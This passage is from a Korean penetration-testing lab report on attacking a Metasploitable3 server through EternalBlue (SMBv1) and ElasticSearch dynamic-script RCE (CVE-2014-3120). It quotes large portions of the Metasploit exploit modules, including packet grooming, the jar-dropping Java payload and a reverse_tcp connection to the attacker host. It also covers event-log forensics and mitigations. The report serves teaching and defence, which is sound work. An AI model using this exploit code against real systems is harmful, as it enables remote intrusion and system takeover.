print\_bad('=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=')  print\_bad('=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=')  end  end |

그림 3‑59 공격 실행

메타스플로잇에서 exploit 명령어를 입력하면 exploit 함수가 실행된다. exploit 함수는 smb\_eternalblue 함수를 통해 공격을 진행한다. 공격에 성공하면 WIN, 실패하면 FAIL을 출력한다.

|  |
| --- |
| def smb\_eternalblue(process\_name, grooms)  begin  # Step 0: pre-calculate what we can  shellcode = make\_kernel\_user\_payload(payload.encode, process\_name, 0, 0, 0, 0)  payload\_hdr\_pkt = make\_smb2\_payload\_headers\_packet  payload\_body\_pkt = make\_smb2\_payload\_body\_packet(shellcode)  # Step 1: Connect to IPC$ share  print\_status('Connecting to target for exploitation.')  client, tree, sock, os = smb1\_anonymous\_connect\_ipc  rescue RubySMB::Error::CommunicationError  # Error handler in case SMBv1 disabled on target  raise EternalBlueError, 'Could not make SMBv1 connection'  else  print\_good('Connection established for exploitation.')  if verify\_target(os)  print\_good('Target OS selected valid for OS indicated by SMB reply')  else  print\_warning('Target OS selected not valid for OS indicated by SMB reply')  print\_warning('Disable VerifyTarget option to proceed manually...')  raise EternalBlueError, 'Unable to continue with improper OS Target.'  end |

그림 3‑60 IPC$ 공유

공격에 사용할 쉘 코드와 패킷의 페이로드를 설정한다. 그 후 IPC$ 공유를 위해 SMB 통신을 시도한다.

|  |
| --- |
| def smb1\_anonymous\_connect\_ipc  sock = connect(false)  dispatcher = RubySMB::Dispatcher::Socket.new(sock)  client = RubySMB::Client.new(dispatcher, smb1: true, smb2: false, username: smb\_user, domain: smb\_domain, password: smb\_pass)  response\_code = client.login  unless response\_code == ::WindowsError::NTStatus::STATUS\_SUCCESS  raise RubySMB::Error::UnexpectedStatusCode, "Error with login: #{response\_code}"  end  os = client.peer\_native\_os  tree = client.tree\_connect("\\\\#{datastore['RHOST']}\\IPC$")  return client, tree, sock, os  end |

그림 3‑61 smb1\_anonymous\_connect\_ipc 함수

응답 코드가 WindowsError::NTStatus::STATUS\_SUCCESS인 경우 IPC$ 공유에 성공한 것이므로 공격 대상 서버의 OS 정보, IPC$ 공유 경로 등을 반환하고 실패하면 ‘Error wirh login:응답코드’를 출력한다.

|  |
| --- |
| print\_status('Sending all but last fragment of exploit packet')  smb1\_large\_buffer(client, tree, sock) |

그림 3‑62 대용량 SMB v1 패킷 생성

그 후, 대용량 SMB v1 패킷을 생성한 후 전송한다.

|  |
| --- |
| fhs\_sock = smb1\_free\_hole(true)  @groom\_socks = []  print\_good('Sending SMBv2 buffers')  smb2\_grooms(grooms, payload\_hdr\_pkt)  fhf\_sock = smb1\_free\_hole(false) |

그림 3‑63 free hole 생성

대용량의 SMB v1 패킷 전송에 성공하면 취약점을 일으키기 위한 free hole 2개를 생성한다.

|  |
| --- |
| def make\_smb1\_free\_hole\_session\_packet(flags2, vcnum, native\_os)  packet = RubySMB::SMB1::Packet::SessionSetupRequest.new  packet.smb\_header.flags.read("\x18")  packet.smb\_header.flags2.read(flags2)  packet.smb\_header.pid\_high = 65279  packet.smb\_header.mid = 64  packet.parameter\_block.vc\_number.read(vcnum)  packet.parameter\_block.max\_buffer\_size = 4356  packet.parameter\_block.max\_mpx\_count = 10  packet.parameter\_block.security\_blob\_length = 0  packet.data\_block.native\_os = native\_os  packet.data\_block.native\_lan\_man = "\x00" \* 17  packet  end |

그림 3‑64 make\_smb1\_free\_hole\_session\_packet 함수

free hole 생성을 위한 패킷 정보는 그림 3‑64와 같다.

|  |
| --- |
| print\_good('Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.')  fhs\_sock.shutdown  print\_status('Sending final SMBv2 buffers.') # 6x  smb2\_grooms(6, payload\_hdr\_pkt) # TODO: magic #  fhf\_sock.shutdown |

그림 3‑65 빈 버퍼 생성

처음 생성한 free hole의 버퍼를 비우고 SMB v2 패킷을 전송한다. 그 후 취약점 발생을 위해 남은 free hole 버퍼도 비운다.

|  |
| --- |
| print\_status('Sending last fragment of exploit packet!')  final\_exploit\_pkt = make\_smb1\_trans2\_exploit\_packet(tree.id, client.user\_id, :eb\_trans2\_ exploit, 15)  sock.put(final\_exploit\_pkt) |

그림 3‑66 악성 패킷 전송

free hole이 있던 버퍼에 악성 패킷을 전송하여 오버플로우를 발생시킨다.

|  |
| --- |
| print\_status('Receiving response from exploit packet')  code, raw = smb1\_get\_response(sock)  code\_str = '0x' + code.to\_i.to\_s(16).upcase  if code.nil?  print\_error('Did not receive a response from exploit packet')  elsif code == 0xc000000d # STATUS\_INVALID\_PARAMETER (0xC000000D)  print\_good("ETERNALBLUE overwrite completed successfully (#{code\_str})!")  else  print\_warning("ETERNALBLUE overwrite returned unexpected status code  (#{code\_str})!")  end |

그림 3‑67 응답 코드 확인

응답 코드가 STATUS\_INVALID\_PARAMETER(0xc000000d)일 경우 공격 성공으로 보고 그 외의 응답 코드는 실패로 간주한다.

* + - 1. 침해로그 분석




그림 3‑68 Security 이벤트 로그

공격자가 공격대상 서버의 시스템 권한을 얻게 되면 이벤트 로그 중 보안(Security) 로그에 정보가 남는다. 보안 로그는 유효하거나 유효하지 않은 로그온 시도 및 파일 생성, 열람, 삭제 등의 리소스 사용에 관련된 이벤트를 기록한다.

|  |
| --- |
| An account was successfully logged on.  Subject:  Security ID: SYSTEM  Account Name: METASPLOITABLE3$  Account Domain: WORKGROUP  Logon ID: 0x3e7  Logon Type: 5  New Logon:  Security ID: SYSTEM  Account Name: SYSTEM  Account Domain: NT AUTHORITY  Logon ID: 0x3e7  Logon GUID: {00000000-0000-0000-0000-000000000000}  Process Information:  Process ID: 0x1d8  Process Name: C:\Windows\System32\services.exe |

그림 3‑69 감사 로그

감사 로그의 세부 정보는 그림 3‑69와 같다. 로그를 통해 공격자가 시스템 권한으로 접속한 것을 알 수 있다.




그림 3‑70 WER-Diagnostics/Operational 이벤트 로그

Microsoft-Windows-WER-Diag 이벤트 로그는 윈도우 에러 리포트(Windows Error Report)와 관련된 내용을 확인할 수 있는 로그이다. 이벤트 ID 2번 로그는 힙이 손상되었을 때 발생하므로 해당 로그를 통해 공격이 발생한 시간을 확인할 수 있다.

* + - 1. 대응방안




그림 3‑71 업데이트

앞서 보인 공격은 SMB v1 원격 코드 실행 취약점을 이용했다. 따라서 해당 취약점에 대한 패치가 완료된 윈도우 버전으로 업데이트를 하거나 최신 보안 패치를 적용하면 된다.




그림 3‑72 포트 차단

보안 패치가 불가능한 경우 윈도우 방화벽을 통해 445번 포트를 차단하면 된다.

### ElasticSearch 취약점

* + - 1. 네트워크 트래픽 분석




그림 3‑73 POST 요청

공격자 PC(192.168.59.134)에서 상대 서버(192.168.59.136)로 POST 요청을 한다.




그림 3‑74 요청 데이터

자바 클래스 경로를 얻기 위해 System.getProperty(‘java.class.path’)를 이용한다.




그림 3‑75 응답 데이터

POST 요청에 대한 결과값으로 자바 클래스 경로를 얻는다.

|  |
| --- |
| **경로** |
| C:\\Program Files\\elasticsearch-1.1.1/lib/elasticsearch-1.1.1.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/jna-3.3.0.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/jts-1.13.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/log4j-1.2.17.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-analyzers-common-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-codecs-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-core-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-grouping-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-highlighter-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-join-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-memory-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-misc-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-queries-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-queryparser-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-sandbox-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-spatial-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/lucene-suggest-4.7.2.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/spatial4j-0.4.1.jar;  C:\\Program Files\\elasticsearch-1.1.1/lib/sigar/sigar-1.6.4.jar |

표 3‑6 자바 클래스 경로

자바 클래스 경로를 정리하면 표 3‑6과 같다.

C:\Users\k\AppData\Local\Microsoft\Windows\INetCache\Content.Word\58.png

그림 3‑76 POST 요청

공격자 PC(192.168.59.134)에서 상대 서버(192.168.59.136)로 POST 요청을 한다.




그림 3‑77 요청 데이터

운영체제 이름을 얻기 위해 System.getProperty(‘os.name’)를 이용한다.




그림 3‑78 응답 데이터

POST 요청에 대한 결과값으로 상대 서버의 이름이 Windows Server 2008 R2임을 확인한다.

50

그림 3‑79 POST 요청

공격자 PC(192.168.59.134)에서 상대 서버(192.168.59.136)로 POST 요청을 한다.




그림 3‑80 요청 데이터

임시 디렉터리 경로를 얻기 위해 System.getProperty(‘java.io.tmpdir’)를 이용한다.




그림 3‑81 응답 데이터

POST 요청에 대한 결과값으로 임시 디렉터리 경로가 C:\\Windows\\TEMP\\임을 확인한다.

53

그림 3‑82 POST 요청

공격자 PC(192.168.59.134)에서 상대 서버(192.168.59.136)로 POST 요청을 한다.




그림 3‑83 요청 데이터

임시 디렉터리 경로에 원격 코드 실행을 위한 파일(FxLz.jar)을 생성하고 실행한다.




그림 3‑84 응답 데이터

파일 실행에 성공하면 그림 3‑84와 같은 응답을 받는다.




그림 3‑85 reverse\_tcp 연결

메타스플로잇을 이용해 서버로 침투하기 전에 reverse\_tcp 연결을 위한 IP 주소(192.168.59.134)와 포트 번호(7777)를 설정했었다. 원격 코드 실행에 성공했으므로 상대 서버(192.169.59.136)에서 공격자 PC(192.168.59.134)로 연결한다.



그림 3‑86 세션 연결

reverse\_tcp 연결에 성공하면 그림 3‑86을 볼 수 있다.

* + - 1. 공격코드 분석



그림 3‑87 공격 흐름도

네트워크 트래픽 분석을 통해 알아낸 공격 흐름도이다. 1~3단계에서는 POST 요청 및 응답을 통해 실행 파일 생성을 위한 정보를 얻는다. 4단계에서 임시 디렉터리 경로에 jar 파일을 생성한 후 실행하여 시스템 권한을 획득한다.

|  |  |
| --- | --- |
| **순서** | **설명** |
| 1 | 자바 클래스 경로 정보 요청 및 응답 |
| 2 | 운영체제 정보 요청 및 응답 |
| 3 | 임시 디렉터리 경로 정보 요청 및 응답 |
| 4 | 임시 디렉터리 경로에 jar 파일 생성 후 실행 |

표 3‑7 흐름도 정리

공격 흐름도를 정리하면 표 3‑7과 같다. 위에서 설명한 공격 흐름을 따라 공격코드 분석을 할 것이다.

|  |
| --- |
| class MetasploitModule < Msf::Exploit::Remote  Rank = ExcellentRanking  include Msf::Exploit::Remote::HttpClient  include Msf::Exploit::FileDropper  def initialize(info = {})  super(update\_info(info,  'Name' => 'ElasticSearch Dynamic Script Arbitrary Java Execution',  'Description' => %q{  This module exploits a remote command execution (RCE) vulnerability in ElasticSearch,  exploitable by default on ElasticSearch prior to 1.2.0. The bug is found in the  REST API, which does not require authentication, where the search  function allows dynamic scripts execution. It can be used for remote attackers  to execute arbitrary Java code. This module has been tested successfully on  ElasticSearch 1.1.1 on Ubuntu Server 12.04 and Windows XP SP3.  },  'Author' =>  [  'Alex Brasetvik', # Vulnerability discovery  'Bouke van der Bijl', # Vulnerability discovery and PoC  'juan vazquez' # Metasploit module  ],  'License' => MSF\_LICENSE,  'References' =>  [  ['CVE', '2014-3120'],  ['OSVDB', '106949'],  ['EDB', '33370'],  ['URL', 'http://bouk.co/blog/elasticsearch-rce/'],  ['URL', 'https://www.found.no/foundation/elasticsearch-security/#staying-safe-while-dev  eloping-with-elasticsearch']  ],  'Platform' => 'java',  'Arch' => ARCH\_JAVA, |

|  |
| --- |
| 'Targets' =>  [  [ 'ElasticSearch 1.1.1 / Automatic', { } ]  ],  'DisclosureDate' => 'Dec 09 2013',  'DefaultTarget' => 0))  register\_options(  [  Opt::RPORT(9200),  OptString.new('TARGETURI', [ true, 'The path to the ElasticSearch REST API', "/"]),  OptString.new("WritableDir", [ true, "A directory where we can write files (only for \*nix  environments)", "/tmp" ])  ])  end |

그림 3‑88 모듈 정보

initialize 함수에서는 모듈 이름, 설명, 저자, 참고 문헌 등 모듈 정보에 대한 설명을 한다.

|  |
| --- |
| def exploit  print\_status("Trying to execute arbitrary Java...")  unless vulnerable?  fail\_with(Failure::Unknown, "#{peer} - Java has not been executed, aborting...")  end |

그림 3‑89 공격 실행

메타스플로잇에서 exploit 명령어를 입력하면 exploit 함수가 실행된다. exploit 함수는 vulnerable함수를 통해 공격 대상의 자바 클래스 경로를 확인한다. 경로가 존재하면 자바가 실행 중인 것으로 간주하여 코드를 계속 진행하지만 취약하지 않을 경우 ‘Java has not been executed, aborting...’을 출력하고 종료한다.

|  |
| --- |
| def vulnerable?  java = 'System.getProperty("java.class.path")'  vprint\_status("Trying to execute 'System.getProperty(\"java.version\")'...")  res = execute(java)  result = parse\_result(res)  if result.nil?  vprint\_status("No results for the Java test")  return false  elsif result =~ /elasticsearch/  vprint\_status("Answer to Java test: #{result}")  return true  else  vprint\_status("Answer to Java test: #{result}")  return false  end  end |

그림 3‑90 vulnerable 함수

System.getProperty(‘java.class.path’)를 통해 자바 클래스 경로를 확인한다.

|  |
| --- |
| print\_status("Discovering remote OS...")  res = execute(java\_os)  result = parse\_result(res)  if result.nil?  fail\_with(Failure::Unknown, "#{peer} - Could not identify remote OS...")  else  # TODO: It'd be nice to report\_host() with this info.  print\_good("Remote OS is '#{result}'")  end |

그림 3‑91 운영체제 정보 확인

자바 클래스 경로 여부를 확인한 후 execute, parse\_result 함수를 이용해 공격 대상의 운영체제 정보를 확인한다. 운영체제 정보를 확인하면 계속 코드를 진행하고 그렇지 않은 경우 ‘Could not identify remote OS’를 출력하고 종료한다.

|  |
| --- |
| def execute(java)  payload = {  "size" => 1,  "query" => {  "filtered" => {  "query" => {  "match\_all" => {}  }  }  },  "script\_fields" => {  "msf\_result" => {  "script" => java  }  }  }  res = send\_request\_cgi({  'uri' => normalize\_uri(target\_uri.path.to\_s, "\_search"),  'method' => 'POST',  'data' => JSON.generate(payload)  }) |

그림 3‑92 데이터 설정

공격 대상 서버에 POST 요청에 사용할 데이터를 설정한다.

|  |
| --- |
| def parse\_result(res)  unless res  vprint\_error("#{peer} no response")  return nil  end  unless res.code == 200 && res.body  vprint\_error("#{peer} responded with HTTP code #{res.code} (with#{res.body ? '' : 'out'} a  body)")  return nil  end  begin  json = JSON.parse(res.body.to\_s)  rescue JSON::ParserError  return nil  end  begin  result = json['hits']['hits'][0]['fields']['msf\_result']  rescue  return nil  end  result.is\_a?(::Array) ? result.first : result  end |

그림 3‑93 POST 응답 반환

execute 함수를 통해 POST 요청한 결과 값을 반환한다.

|  |
| --- |
| jar\_file = ""  if result =~ /win/i  print\_status("Discovering TEMP path")  res = execute(java\_tmp\_dir)  result = parse\_result(res)  if result.nil?  fail\_with(Failure::Unknown, "#{peer} - Could not identify TEMP path...")  else  print\_good("TEMP path identified: '#{result}'")  end  jar\_file = "#{result}#{rand\_text\_alpha(3 + rand(4))}.jar"  else  jar\_file = File.join(datastore['WritableDir'], "#{rand\_text\_alpha(3 + rand(4))}.jar")  end |

그림 3‑94 임시 디렉터리 경로

운영체제 정보를 확인한 후 execute, parse\_result 함수를 이용해 공격 대상의 임시 디렉터리 경로를 확인한다. 그 후, 임의의 문자열을 생성하여 jar\_file에 저장한다.

|  |
| --- |
| execute(java\_payload(jar\_file)) |

그림 3‑95 POST 요청

java\_payload 함수를 이용해 공격 코드를 담은 jar 파일을 생성하고 execute 함수로 공격대상 서버에 POST 요청을 해서 jar 파일을 실행한다. 실행에 성공하면 공격자는 공격대상 서버의 시스템 권한을 얻게 된다.

|  |
| --- |
| def java\_payload(file\_name)  source = <<-EOF  import java.io.\*;  import java.lang.\*;  import java.net.\*;  #{to\_java\_byte\_array(payload.encoded\_jar.pack)}  File f = new File('#{file\_name.gsub(/\\/, "/")}');  FileOutputStream fs = new FileOutputStream(f);  bs = new BufferedOutputStream(fs);  bs.write(buf);  bs.close();  bs = null;  URL u = f.toURI().toURL();  URLClassLoader cl = new URLClassLoader(new java.net.URL[]{u});  Class c = cl.loadClass('metasploit.Payload');  c.main(null);  EOF  source  end |

그림 3‑96 java\_payload 함수

java\_payload 함수에는 공격을 위한 java 코드가 저장되어있다. 해당 함수가 호출되면 공격 대상 서버의 임시 디렉터리 파일 경로에 jar 파일이 생성된다.

* + - 1. 침해로그 분석




그림 3‑97 Security 이벤트 로그

공격자가 공격대상 서버의 시스템 권한을 얻게 되면 이벤트 로그 중 보안(Security) 로그에 정보가 남는다. 보안 로그는 유효하거나 유효하지 않은 로그온 시도 및 파일 생성, 열람, 삭제 등의 리소스 사용에 관련된 이벤트를 기록한다.

|  |
| --- |
| An account was successfully logged on.  Subject:  Security ID: SYSTEM  Account Name: METASPLOITABLE3$  Account Domain: WORKGROUP  Logon ID: 0x3e7  Logon Type: 5  New Logon:  Security ID: SYSTEM  Account Name: SYSTEM  Account Domain: NT AUTHORITY  Logon ID: 0x3e7  Logon GUID: {00000000-0000-0000-0000-000000000000}  Process Information:  Process ID: 0x1ac  Process Name: C:\Windows\System32\services.exe |

그림 3‑98 감사 로그

감사 로그의 세부 정보는 그림 3‑98과 같다. 로그를 통해 공격자가 시스템 권한으로 접속한 것을 알 수 있다.

|  |
| --- |
| A logon was attempted using explicit credentials.  Subject:  Security ID: SYSTEM  Account Name: METASPLOITABLE3$  Account Domain: WORKGROUP  Logon ID: 0x3e7  Logon GUID: {00000000-0000-0000-0000-000000000000}  Account Whose Credentials Were Used:  Account Name: vagrant  Account Domain: METASPLOITABLE3  Logon GUID: {00000000-0000-0000-0000-000000000000}  Target Server:  Target Server Name: localhost  Additional Information: localhost  Process Information:  Process ID: 0xbb0  Process Name: C:\Windows\System32\winlogon.exe |

그림 3‑99 정상적인 로그

서버에 정상적으로 로그인을 할 경우 그림 3‑99처럼 계정 이름(vagrant)이 명시되어있다.




그림 3‑100 임시 디렉터리 경로

이벤트 로그 외에도 임시 디렉터리 경로(C:\Windows\Temp)에 원격 코드 실행에 사용한 jar 파일이 남아있어 공격 흔적을 확인할 수 있다.

* + - 1. 대응방안



그림 3‑101 버전 업데이트

앞서 보인 공격은 엘라스틱서치 1.1.1 버전에서 사용하는 동적 스크립트를 이용해 공격 코드가 담긴 jar 파일을 실행했다. 1.2.X 버전부터는 동적 스크립트를 기본적으로 비활성화하고 있으므로 1.2.X 이후 버전으로 업데이트하면 해당 취약점으로부터 안전하다.



그림 3‑102 elasticsearch.yml

1.2.X 이전의 엘라스틱서치를 사용해야 하는 경우 elasticsearch.yml에 script.disable\_dynmaic: true 명령어를 추가하면 된다.

# 참고 문헌

## 단행본

|  |  |  |
| --- | --- | --- |
| 도서명 | 저자 | 출판사 |
| - | - | - |

표 4‑1 단행본

## 참조 홈페이지

|  |
| --- |
| 참조 홈페이지 |
| https://hyd3.tistory.com/130  (웹 서비스 모의 침투)  https://m.blog.naver.com/skinfosec2000/221216843232  (SMB 이터널 블루 취약점)  https://resources.infosecinstitute.com/learning-pentesting-metasploitable3-exploiting-elasticsearch/#gref  (엘라스틱서치 취약점)  https://unabated.tistory.com/entry/Java%EC%97%90%EC%84%9C-SystemgetProperty  (System.getProperty() 함수)  https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/elasticsearch/script\_mvel\_rce.rb  (엘라스틱서치 코드)  https://www.elastic.co/kr/blog/scripting-security  (엘라스틱서치 대응방안)  https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-SMB/%5BMS-SMB%5D-160714.pdf  (SMB IPC 권한)  https://oulth.tistory.com/58  (SMB 프로토콜 설명)  https://blog.naver.com/PostView.nhn?blogId=skinfosec2000&logNo=221216843232&parentCategoryNo=&categoryNo=40&viewDate=&isShowPopularPosts=false&from=postView  (SMB 이터널 블루 취약점)  https://blog.trendmicro.com/trendlabs-security-intelligence/ms17-010-eternalblue/  (SMB 이터널 블루 취약점 공격 원리) |

표 4‑2 참조 홈페이지